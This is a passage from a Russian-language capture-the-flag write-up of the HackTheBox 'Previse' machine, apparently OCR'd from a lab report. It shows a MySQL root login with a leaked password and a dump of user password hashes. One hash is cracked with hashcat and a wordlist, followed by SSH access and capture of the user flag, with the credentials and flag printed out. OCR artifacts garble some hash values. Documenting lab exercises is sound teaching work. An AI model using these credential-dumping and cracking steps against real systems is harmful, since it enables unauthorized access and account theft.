

Рисунок 20 – Подмена значения на иньекцию

Рисунок 21 – «Подслушанные данные» с порта 4334

Теперь мы входим бд mysql используя пароль, который нашли в бекапе, просматриваем таблицы, которые нам выдало, переходим в таблицу previse, далее выводим все из таблицы аккаунт, то есть зарегистрированных пользователей и их пароли в виде хэшей (рис. 22,23). Узнаем логин m4lwhere, который мы уже находили ранее и которому было посвящена страница с описанием. Теперь используем hashcat для восстановления пароля по хэшу (рис. 24, 25).

```
www-data@previse:/var/www/html$ mysql -u root -p
mysql -u root -p
Enter password: mySQL_p@ssw0rd!:)

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 93
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| previse            |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use previse;
use previse;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+----------------+
| Tables_in_previse |
+----------------+
| accounts       |
| files          |
+----------------+
2 rows in set (0.00 sec)
```

Рисунок 22 – работа с БД

```
mysql> select all from accounts;
select all from accounts;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to yo
ur MySQL server version for the right syntax to use near 'from accounts' at line 1
mysql> select * from accounts;
select * from accounts;
+----+----------+------------------------------------+---------------------+
| id | username | password                           | created_at          |
+----+----------+------------------------------------+---------------------+
|  1 | m4lwhere | $1$[illegible]llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | admin    | $1$[illegible]llol$uXqzPW6SXUONt.AIOBqLy. | 2021-12-28 06:42:25 |
|  3 | cortebert | $1$[illegible]llol$79cV9c1FNnnr7LcfPFlqQ0 | 2021-12-28 07:30:35 |
+----+----------+------------------------------------+---------------------+
3 rows in set (0.00 sec)

mysql>
```

Рисунок 23 – Полученная база пользователей

```
┌──(kali㉿kali)-[~/Desktop/backup]
└─$ hashcat -m 500 -a 0 /home/kali/Desktop/hash.txt /home/kali/Desktop/back
up/rockyou.txt
hashcat (v6.1.1) starting ...
```

Рисунок 24 – Запуск восстановления пароля

```
$1$[illegible]llol$DQpmdvnb7EeuO6UaqRItf.:ilovecody112235!

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$[illegible]llol$DQpmdvnb7EeuO6UaqRItf.
Time.Started.....: Tue Dec 28 03:52:37 2021 (13 mins, 59 secs)
Time.Estimated...: Tue Dec 28 04:06:36 2021 (0 secs)
Guess.Base.......: File (/home/kali/Desktop/backup/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     9184 H/s (13.82ms) @ Accel:256 Loops:250 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 7413760/14344384 (51.68%)
Rejected.........: 0/7413760 (0.00%)
Restore.Point....: 7413248/14344384 (51.68%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidates.#1....: ilovecody91 → ilovechloeloads

Started: Tue Dec 28 03:52:36 2021
Stopped: Tue Dec 28 04:06:37 2021
```

Рисунок 25 – Полученный пароль

Далее подключаемся по ssh, используя логин и полученный пароль, получаем доступ к корневому каталогу user.txt и вытаскиваем флаг (рис. 26).



Рисунок 26 – Получение флага

Итоговые значения:

- 1🧂llol$DQpmdvnb7EeuO6UaqRItf. - хэш пароля
- ilovecody112235! - пароль
- 519aef63de6dc700deaefbdff9a98057 – флаг